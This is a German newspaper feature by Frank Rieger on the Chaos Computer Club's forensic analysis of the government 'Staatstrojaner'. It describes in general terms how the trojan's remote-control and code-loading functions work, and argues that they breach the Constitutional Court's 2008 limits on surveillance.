
Feuilleton



Anatomie eines digitalen Ungeziefers

Wie der Staatstrojaner zerlegt wurde: Die Hacker vom Chaos Computer Club haben die Überwachungssoftware gefunden, analysiert – und gehackt. Das Ergebnis ist erschreckend. Der Trojaner kann unsere Gedanken lesen und unsere Computer fernsteuern

Von Frank Rieger

Am 27. Februar 2008 fällte das Bundesverfassungsgericht ein historisches Urteil. Als Abschluss der Auseinandersetzung um den Bundestrojaner – im Amtsdeutsch „Online-Durchsuchung“ – verkündete das höchste deutsche Gericht ein neues Grundrecht auf Gewährleistung der Vertraulichkeit und Integrität informationstechnischer Systeme. Es setzte damit sehr hohe Hürden für Geheimdienste und Ermittlungsbehörden, wenn diese die Computer von Bürgern infiltrieren wollen, um an deren digitale Lebensspuren und Daten zu gelangen.

Das Urteil enthält jedoch eine Passage, die bei aufmerksamen Beobachtern schon bei der ersten Lektüre sorgenvolles Stirnrunzeln hervorrief: Es ist der Abschnitt zur sogenannten „Quellen-Telekommunikationsüberwachung“. Die Regierung und Vertreter der Ermittlungsbehörden hatten in der Karlsruher Verhandlung vehement argumentiert, dass sie eine Möglichkeit brauchten, etwaige verschlüsselte Kommunikation schon auf dem Computer des Verdächtigen abzufangen, bevor sie verschlüsselt wird. Das Gericht mochte sich diesem Begehren nicht ganz verschließen und ließ eine sogenannte „Quellen-Telekommunikationsüberwachung“ zu – allerdings nur, „wenn sich die Überwachung ausschließlich auf Daten aus einem laufenden Telekommunikationsvorgang beschränkt. Dies muss durch technische Vorkehrungen und rechtliche Vorgaben sichergestellt sein.“

Wie denn eine derartige Sicherstellung in der Praxis technisch funktionieren sollte, war schon während der mündlichen Anhörung zum Bundestrojaner in Karlsruhe ein höchst umstrittener Punkt. Das Gericht hatte die Gefahren jedenfalls erkannt und schrieb: „Wird ein komplexes informationstechnisches System zum Zweck der Telekommunikationsüberwachung technisch infiltriert (‚Quellen-Telekommunikationsüberwachung‘), so ist mit der Infiltration die entscheidende Hürde genommen, um das System insgesamt auszuspähen. Die dadurch bedingte Gefährdung geht weit über die hinaus, die mit einer bloßen Überwachung der laufenden Telekommunikation verbunden ist.“

Der technische Hintergrund dieser Bedenken ist, dass ein einmal auf einem Computer installiertes Hintertürprogramm problemlos so ausgelegt werden kann, dass es Funktionen enthält oder diese über das Netz nachladen könnte, welche über das verfassungsrechtlich Zulässige weit hinausgehen. Über diese Hintertürfunktionen könnte dann unkontrollierbar tief in den geschützten Kernbereich der privaten Lebensgestaltung des Betroffenen eingegriffen werden.

Seit dem Urteil sind mehr als drei Jahre vergangen, und die deutschen Ermittlungsbehörden sind nicht untätig geblieben. In Strafverfahren landauf, landab gab es in den letzten Monaten Hinweise auf den Einsatz von Trojanern zur Kommunikationsüberwachung: Wenn sich etwa Informationen in den Akten finden, die über das am Telefon Besprochene weit hinausgehen, oder Bildschirmfotos vom Rechner des Beschuldigten auftauchen, die unerklärlichen Ursprungs sind.

In solchen sogenannten Screenshots werden verschiedene – in den Augen der Ermittler belastende – E-Mails oder Chat-Gespräche dokumentiert. Beantragt und richterlich genehmigt wird die sogenannte „Quellen-Telekommunikationsüberwachung“ wie eine normale Telefonüberwachung.

Wehren sich Beschuldigte gegen dieses Eindringen in ihre private Sphäre, reden sich die Ermittlungsbehörden damit heraus, dass die dazu eingesetzte Überwachungssoftware von einem externen, sicherheitsüberprüften Dienstleister stamme. Sie sei außerdem spezifisch entsprechend der jeweiligen Abhöranordnung zusammengestellt worden. Umfangreiche Qualitätssicherungsprozesse sollen garantieren, dass keine über die Telekommunikationsüberwachung hinausgehenden Funktionen enthalten seien.

Besonders betont wird immer wieder, dass die Funktionserweiterung einer „Quellen-Telekommunikationsüberwachung“ zu einer „Online-Durchsuchung“ vollständig ausgeschlossen sei, mit welcher alle Daten auf einem Computer ausgespäht und alle Computerfunktionen ferngesteuert werden könnten. Eine unabhängige technische Untersuchung dieser Angaben und Prozesse gab es bisher nicht, man musste sich auf die Beteuerungen der Behörden verlassen.

Einige der von der Spionagesoftware Betroffenen wollten nun offenbar genauer wissen, was auf ihren Computern eigentlich geschehen war und was genau alles überwacht wurde. So trafen im Verlauf der letzten Wochen diverse Festplatten in den berühmten braunen Umschlägen anonym beim Chaos Computer Club ein.

Nach kurzer forensischer Durchsicht der Datenträger durch eine Gruppe von CCC-Hackern fand sich auf einigen der Festplatten tatsächlich jeweils eine behördliche Computerwanzensoftware. Die Trojaner-Varianten sind einander ausgesprochen ähnlich und weisen nur geringfügige Unterschiede auf. Die Dateien, die einst die Betroffenen ausspioniert hatten, waren nur amateurhaft gelöscht worden und ließen sich ohne großen Aufwand mit gängigen Computerforensikwerkzeugen rekonstruieren. Die Hacker machten sich an die Detailuntersuchung. Was sie dabei fanden, erstaunte selbst hartgesottene Zyniker.

Eine Schadsoftware zu analysieren ist vergleichbar mit der Obduktion einer unbekannten Spezies von Lebewesen. Man versucht, einzelne Funktionen zu identifizieren, etwa Augen, Ohren, Atemsystem, Kreislauf, Verdauungsorgane oder Stimmapparat. Dazu zieht man Vergleiche mit bekannten Strukturen heran – etwa dass in Augen von Wirbeltieren typischerweise Linse, Hornhaut, Pupille, Glaskörper und Netzhaut zu finden sind. Aus dem Vorhandensein oder auch Fehlen dieser bekannten Strukturen erschließt man wahrscheinliche Funktionen und Zusammenhänge der Anatomie. Mit vergleichbaren Methoden identifiziert man auch Funktionen und Zusammenhänge in einer unbekannten Schadsoftware, die ja nur als Maschinencode vorliegt.

Maschinencode ist im Gegensatz zum ursprünglich in einer Programmierhochsprache wie C++ geschriebenen und später in Maschinencode übersetzten Programmcode für Menschen nur mühsam zu lesen und zu verstehen. Wenn man ergründen will, was eine bestimmte Routine des Trojaners bewirkt, schaut man als Erstes nach, welche Funktionen des Betriebssystems sie benutzt.

Das Betriebssystem eines Computers stellt ganz grundlegende Funktionen bereit, die jedes Programm benötigt, um auf dem Computer zu laufen. Dazu gehören zum Beispiel das Lesen und Schreiben von Dateien, Senden und Empfangen von Daten über das Netz, Tastatureingaben, Tonein- und -ausgabe oder auch der Start von Programmen. Einzelne Teile des Schadprogramms erfüllen verschiedene Aufgaben und benutzen also auch unterschiedliche Betriebssystemsfunktionen, aus denen sich auf ihre Funktion schließen lässt, so wie etwa ein Pathologe aus dem Vorhandensein einer Linse auf ein optisches Sinnesorgan schließen kann.

Von besonderem Interesse war der bei der Analyse alsbald identifizierte Teil der Software, der für die Fernsteuerung des Trojaners über das Netz verantwortlich ist. Nach dem Start eines neu infizierten Computers bindet sich die Schadsoftware heimlich in alle laufenden Programme ein und sendet an einen fest konfigurierten Server, der sich interessanterweise in den Vereinigten Staaten – einer bekanntlich fremden Jurisdiktion – befindet, ein paar Datenpakete, um seine Dienstbereitschaft zu signalisieren.

Die Pakete, die zum Server geschickt werden, sind mit einer AES-Verschlüsselung abgesichert. AES ist ein bewährtes Standardverschlüsselungsverfahren, bei dem für die Ver- und Entschlüsselung der gleiche Schlüssel verwendet wird. Dieser Schlüssel ist in den dem CCC zugesandten Trojaner-Varianten identisch, scheint also in unterschiedlichen Überwachungsfällen wiederverwendet zu werden.

Um die Kommunikation zum Server zu entschlüsseln und zu analysieren, mussten die Hacker nur den Schlüssel aus einem der Trojaner extrahieren und den Trojaner in einem von der Außenwelt isolierten Netz in Betrieb nehmen. Dabei mussten sie allerdings feststellen, dass die Verschlüsselung fachlich falsch implementiert ist, so dass auch ohne Kenntnis des Schlüssels Rückschlüsse auf den Inhalt der vom Trojaner zum Server übermittelten Daten möglich sind.

Der Trojaner sendet in regelmäßigen Abständen eine Art Parole, die benutzt wird, um dem amerikanischen Server zu signalisieren, dass es sich tatsächlich um einen von ihm kontrollierten Trojaner handelt. Die Parole der amtlichen Schadsoftware für ihren Serverzugang lautet hier C3PO-r2d2-POE. Offenbar war der Programmierer ein Star-Wars-Fan: C3PO und POE sind sogenannte Protokoll-Droiden aus dem SciFi-Universum der Star-Wars-Saga, die dort für die reibungslose Kommunikation zwischen unterschiedlichen Völkern und außerirdischen Rassen zuständig sind. Der Droide R2D2 repariert Raumschiffe.

Nachdem der Trojaner mit dieser Parole seine Anwesenheit signalisiert und noch einige weitere Daten übermittelt hat, beispielsweise eine Art digitale Fallnummer, wartet er auf Befehle vom Server. Die CCC-Hacker mussten entsetzt feststellen, dass die Schadsoftware ihre Kommandos ohne jegliche Absicherung oder Authentifizierung entgegennimmt.

Die Kommandos bestehen nur aus einzelnen Zahlen von eins bis 18 sowie einigen Parametern. Zum Absetzen der Befehle wird keine Verschlüsselung verwendet, es gibt keine kryptographische Authentifizierung oder Vergleichbares. Überall sonst im Netz, etwa beim Online-Banking oder selbst in Flirtportalen, sind das längst übliche Absicherungsmechanismen. Die einzige Bedingung für die Akzeptanz der Befehle an die staatliche Spionagesoftware aber ist es, dass sie so aussehen, als wenn sie von der IP-Adresse des Weiterleitungsservers kommen. Das Vorspiegeln einer falschen Absenderadresse ist jedoch für Kundige ein Leichtes. Dadurch hat die behördliche Computerwanze ein scheunentorgroßes Sicherheitsloch aufgestoßen, das ganz einfach ausgenutzt werden kann.

Die Funktionen, die über diese Fernsteuerungsschnittstelle aufgerufen werden können, sind aufschlussreich. Ihre Zusammenstellung und Art der Ausführung lassen keinen Zweifel daran, dass es sich um ein von Ermittlungsbehörden eingesetztes Schnüffelprogramm handelt. Die Internettelefonate mittels Skype abzuhören und Bildschirmfotos von im Vordergrund befindlichen Webbrowser-Fenstern zu machen sind genau die Funktionen, die von den Ermittlungsbehörden immer wieder lautstark gefordert wurden, um Verschlüsselung zu umgehen, die ein „normales“ Abhören unmöglich macht. „Kommerzielle“ Trojaner, wie sie etwa zum Abschöpfen von Online-Banking-Daten verwendet werden, hätten andere, obendrein elegantere Mechanismen verwendet. Den gängigen Antivirusprogrammen ist der Trojaner völlig unbekannt.

Die weitaus schockierendste Funktion, bei der die beteiligten Hacker zuerst ihren Augen nicht trauen wollten, wird mit dem Kommando 14 aufgerufen. Damit kann der Inhaber der Trojaner-Befehlsgewalt ein beliebiges Programm über das Netz auf den infizierten Computer laden und ausführen lassen, ohne dass der betroffene Nutzer etwas davon mitbekommt. Genau die verfassungsrechtlich höchst problematische Funktion, von der die Ermittlungsbehörden nachdrücklich behaupteten, sie sei keinesfalls in einer „Quellen-Telekommunikationsüberwachungs“-Software enthalten, fand sich bei der Analyse.

Mit dem Nachladen von Programmteilen ließen sich beliebige, die Grenzen des vom Bundesverfassungsgericht Erlaubten weit überschreitende Überwachungsmodule installieren, die zum Beispiel Mikrofon und Kamera am Computer als Raumüberwachungswanze nutzen – das ist der digitale große Lausch- und Spähangriff. Genauso ist es möglich, durch dieses Programmnachladen Funktionen zu installieren, mit deren Hilfe die Festplatte des infiltrierten Computers durchsucht und Dateien heruntergeladen werden können – die exakte Definition der „Online-Durchsuchung“. Ein nachgeladenes Programm könnte sogar Dateien heimlich über das Netz auf den Computer schieben oder gespeicherte Daten verändern.

Technisch gesehen lassen sich so digitale Beweismittel problemlos erzeugen, ohne dass der Ausspionierte dies verhindern oder auch nur beweisen könnte. Finden sich auf einer Festplatte Bilder oder Filme, die Kindesmissbrauch zeigen, oder anderes schwer belastendes Material, so könnte es dort auch plaziert worden sein. Solche „Beweise“ würden zum Beispiel bei einer späteren Beschlagnahme des Computers „gefunden“ werden und sind auch mit forensischen Mitteln nicht als Fälschung erkennbar.


Fortsetzung auf Seite 42

CODE IST GESETZ

Der gefährlichste Abschnitt der Spionagesoftware auf fünf Seiten: ein Text, den wir nicht verstehen – und der doch unser Leben bestimmt

Seiten 43 bis 47

Was der Staatstrojaner kann



Quelle und Grafikvorlage: Frank Rieger / Fotos: Dorling Kindersley; Fujitsu-Siemens; ZB; heu. / F.A.Z.-Grafik Heumann

Fortsetzung von Seite 41

Anatomie eines digitalen Ungeziefers

Dass es, sobald ein Computer einmal infiltriert ist, keine Beweissicherheit mehr gibt, ist einer der gravierendsten Kritikpunkte an behördlichem Computerverseuchen überhaupt. Dass sich nun herausstellt, dass der fälschlich als „Quellen-Telekommunikationsüberwachung“ deklarierte digitale Spitzel über eine Programmnachladefunktion verfügt und obendrein diese Funktion nicht einmal rudimentär gegen einen Missbrauch durch Dritte gesichert ist, bestätigt die schlimmsten Szenarien. De facto handelt es sich hier um mehr als einen Bundestrojaner, nicht um eine begrenzte Software zum Abhören von Telekommunikation.

Alle Befürchtungen, die von Kritikern des Bundestrojaner-Einsatzes artikuliert wurden und dazu beitrugen, das Bundesverfassungsgericht zu seinem Bundestrojaner-Urteil zu veranlassen, haben sich bestätigt – manifestiert in einer Software, die eigentlich nur zur Telekommunikationsüberwachung geeignet sein soll. Mit Hilfe des Programmnachladens ist die vollständige Fernsteuerung, Manipulation und Auswertung eines infiltrierten Computers technisch möglich, auch wenn die rechtliche Ermächtigung nur für eine „Quellen-Telekommunikationsüberwachung“ galt.

Bei der detaillierten Analyse dieser Programmnachladefunktion stießen die CCC-Hacker auf ein weiteres interessantes Detail. Während der Rest der Trojaner-Software keine nennenswerten Absicherungen gegen die Erkundung seiner Funktionen durch Maschinencode-Analyse aufweist, wurde hier versucht, ausgerechnet diese heikelste Funktion abzutarnen und ihre Wirkungsweise zu verbergen.

Dazu wurden die einzelnen Softwareteile, die am Ende zur Ausführung eines über das Netz nachgeladenen Programms führen, wie Puzzlesteine verstreut, die erst dann, wenn es nötig wird, zusammengesetzt werden. Nur das zusammengesetzte Puzzle ergibt dann die Maschinencode-Routine, mit der das nachgeladene Überwachungsmodul tatsächlich in Funktion gesetzt wird. Die Auftraggeber und Programmierer des Trojaners waren sich anscheinend des massiven verfassungsrechtlichen Verstoßes bewusst und versuchten ihr Vorgehen zu vertuschen.

Im Code des Trojaners selbst gibt es keinen Hinweis auf den Hersteller der Software. Im Jahre 2008 wurde jedoch ein interner Schriftwechsel einer Justizbehörde publik, in dem eine deutsche Firma einen Trojaner zum Skype-Abhören anbietet, deren Funktionsumfang sich mit dem von den CCC-Hackern analysierten Trojaner deckt. Sogar die Anmietung eines Weiterleitungsservers im Ausland, um die IP-Adresse der Trojaner-Kontrollstation zu verschleiern, war im Angebot erwähnt.

Zur Infiltration des Computers des Verdächtigen waren zwei Optionen aufgeführt: die Installation durch physischen Zugriff auf den Computer – vorstellbar etwa bei einem verdeckten Einbruch oder einer Personenkontrolle – und das elektronische Einschmuggeln. Letzteres erfolgt, wie aus Dokumenten zu in nordafrikanischen Diktaturen verwendeten Trojanern bekannt wurde, üblicherweise per E-Mail-Anhang oder auch durch automatisches Einfügen des Trojaners in Programme, die die Zielperson herunterlädt.

Schon die im normalen „Lieferumfang“ des Trojaners – also ohne nachgeladene Module – enthaltenen Funktionen sind geeignet, den Einsatz von staatlicher Schnüffelsoftware generell in Frage zu stellen. In schneller Folge können Bildschirmfotos von Inhalten des Webbrowsers, Chat- und E-Mail-Programmen gemacht werden, die den aktuellen Inhalt des jeweiligen Programmfensters anzeigen.

Immer mehr Menschen nutzen webbasierte Cloud-Dienste für alle wesentlichen Tätigkeiten am Computer. Egal ob Webmail-Service, Textverarbeitung und Tabellenkalkulation mit Google Docs oder Fotodienste – vieles läuft heute über den Browser. Und vom Inhalt des Browserfensters macht der Staatstrojaner auf Kommando alle paar Sekunden ein Bildschirmfoto. Die Erfassung erstreckt sich also bei weitem nicht nur auf reine Telekommunikation.

Wie bei einem Daumenkinoheftchen können die Überwacher dem Entstehen von Text gewordenen Gedanken, Kalkulationen, Notizen und E-Mails zuschauen – ein Bildschirmfoto nach dem anderen. Auch niemals versendete Nachrichten, die der Verfasser wieder gelöscht hat, statt sie abzuschicken, landen so auf dem Überwachungsserver. Viele Menschen haben es sich angewöhnt, ihre Gedanken und Gefühlen digital festzuhalten, die sie dann aber nicht unbedingt verschicken. Ohne Zweifel gehören solche intimen Notizen zum strikt geschützten Kernbereich, den das Bundesverfassungsgericht bewahrt sehen wollte. Nun landen sie mittels der Autorisierung einer einfachen Telekommunikationsüberwachung in den Handakten der Ermittler und Geheimdienste.

Um die Enttarnung von laufenden Ermittlungsmaßnahmen auszuschließen, informierte der Chaos Computer Club rechtzeitig vor der Publikation der Details des Staatstrojaners das Bundesinnenministerium. Der untersuchte staatliche Trojaner gleicht in seiner Funktion einem Parasiten, der sich im Gehirn seines Opfers einnistet, Zugriff auf seine Sinnesorgane nimmt und die Signale an seinen Herrn und Meister weiterleitet. Die Behörden haben ganz offensichtlich das in sie gesetzte Vertrauen missbraucht und heimlich genau das getan, was ihnen das Bundesverfassungsgericht untersagt hat. Die behördliche Schadsoftware ist zu einem Werkzeug geworden, das konstruiert wurde, um heimlich digitale Lebensspuren und Gedanken aus dem Computer des Verdächtigen zu extrahieren und auf Knopfdruck sogar zum großen Lausch- und Spähangriff überzugehen.

Die grundsätzliche Frage, wie viel Vertrauen Ermittlungsbehörden bei der Anwendung von neuartigen technischen Mitteln entgegengebracht werden kann, gewinnt durch die Analyse des angeblichen „Quellen-Telekommunikationsüberwachungs“-Trojaners neue Brisanz. Es ist sicher nicht das erste Mal, dass die Polizei technische Möglichkeiten „kreativ“ genutzt hat. Es ist wohl aber das erste Mal, dass, entgegen dem expliziten Votum aus Karlsruhe, systematisch eine heimliche Ausweitung der Überwachungsmöglichkeiten in den klar illegalen Bereich vorgenommen und auch noch die Öffentlichkeit darüber irregeleitet wurde.

Das grundlegende Vertrauen darin, dass neue Überwachungsmöglichkeiten und -befugnisse mit der von Innenpolitikern so gerne beschworenen Zurückhaltung angewendet werden, ist nachhaltig zerstört. Und wiederum erwies sich der Richtervorbehalt als zahnlos und unzureichend für den Grundrechtsschutz der Ausspionierten. Die Frage, wo die Grenzen der digitalen Intimsphäre sind, die stets zu wahren ist, stellt sich erneut dringlich.

